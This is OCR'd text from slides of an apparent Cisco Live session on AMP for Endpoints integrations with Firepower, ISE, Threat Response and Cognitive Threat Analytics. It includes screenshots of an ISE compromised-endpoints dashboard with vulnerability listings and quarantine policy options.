
Provides for Endpoints
- Device Trajectories
- File Trajectories
- Retrospection

Manages for Network:
- Network Policies
- Black & White Lists

Provides for Network
- File Trajectories
- Retrospection

Manages for Content:
- Content Policies
- Black & White Lists

Provides for Content
- File Trajectories
- Retrospection




AMP Unity Demo

Summary – AMP Unity
Enhanced Operational Visibility and Control

Endpoint Security Team

- Consolidation of connector events in AMP Console
- Regardless of connector type
- Visibility into the threat vector
- Policy Management for all AMP Connectors


Endpoint Event Sync



Firepower Management Center

Network Security Team

- Visibility into AMP Events at the Endpoint




AMP for Endpoints

Cisco Firepower (FMC)

Cisco ESA & WSA

Cisco Threat Response
How does it work?




Cisco Threat Response Setup Demo

BREAK
10:30 – 10:45

Specific AMP for Endpoint Integrations

- Cisco Identity Services Engine Integration
- Cisco Cognitive Threat Analytics Integration
- Cisco DUO Integration

‘Threat’ based access control




cisco Live!

Visibility based on Threat

Threat Endpoints based on Incident and Indicators

COMPROMISED ENDPOINTS View Incidents

All endpoints | Connected | Disconnected



Rows/Page 50 1 / 12 561 Total Rows

Change of Authorization | ANC | Device Registration | MDM Actions | Clear Threats & Vulnerabilities | Import | Export

MAC Address	User	IP Address	Threats	Source	Threat Severity	Logical NAD Location	Connectivity	Hostnam
98:4B:4A:09:5A:28	Big_Boss	1.1.2.1	Microsoft Internet Explorer	AMP	Likely Impact: High	SJC 19/Floor 3	Connected	ASBHAT
			Oracle Java SE	Stealth Watch	Impact: Catastropohic			
			EOL Obsolete Software	AMP	Likely Impact: Unknown			
			Microsoft Windows Shell	AMP	Impact: Insignificant			
			Microsoft Windows Journal	AMP	Likely Impact: Medium			
			5 more vulnerabilities >>					
98:4B:4A:09:5A:28	Big_Boss	1.1.2.1	Microsoft Windows HTTP.sys	AMP	Impact: Painful	SJC 17/Floor 4	Blocked	ASBHAT
			Microsoft Graphics Component	AMP	Impact: Damaging			

Manual Quarantine

Identity Services Engine | Home | Context Visibility | Operations | Policy | Administration | Work Centers

Endpoints | Network Devices

Filters: × High

Authentication | BYOD | Compliance | Compromised Endpoints | Endpoint Classification | Guest | Vulnerable Endpoints

COMPROMISED ENDPOINTS BY INCIDENTS

All endpoints | Connected | Disconnected

14 12 10 8 6 4 2 0

Unknown | Insignificant | Distracting | Painful | Damaging | Catastrophic

IMPACT LEVEL

COMPROMISED ENDPOINTS BY INDICATORS

All endpoints | Connected | Disconnected

60 50 40 30 20 10 0

Unknown | None | Low | Medium | High

LIKELY IMPACT LEVEL

1 Selected

Rows/Page 10 | 1 / 7 | Go

Refresh | Add | Trash | Edit | ANC | Change A | ions | Revoke Certificate

Assign a Policy
Revoke a Policy

Assign a Policy


Policy Assignment *

Investigate
Quarantine
CrucioCurse
AvadaKedavra
PhasersOnStun
NukeFromOrbit

MAC Address	Username	at Severity	Logical NAD Location	Connectivity	Hostname
MAC Address				Connectivity	
00:0C:29:0E:E7:05	maramaja				

Cognitive Analytics - Overview

- Webtraffic Log generates a huge amount of data.
- Processing the data often needs a lot of system ressources/time/costs.
- Analysis needs a lot of time and is often a single spot of investigation (OnDemand).
- Correlation with other Data Sources (Endpoint/Sandbox) often is a manual process.

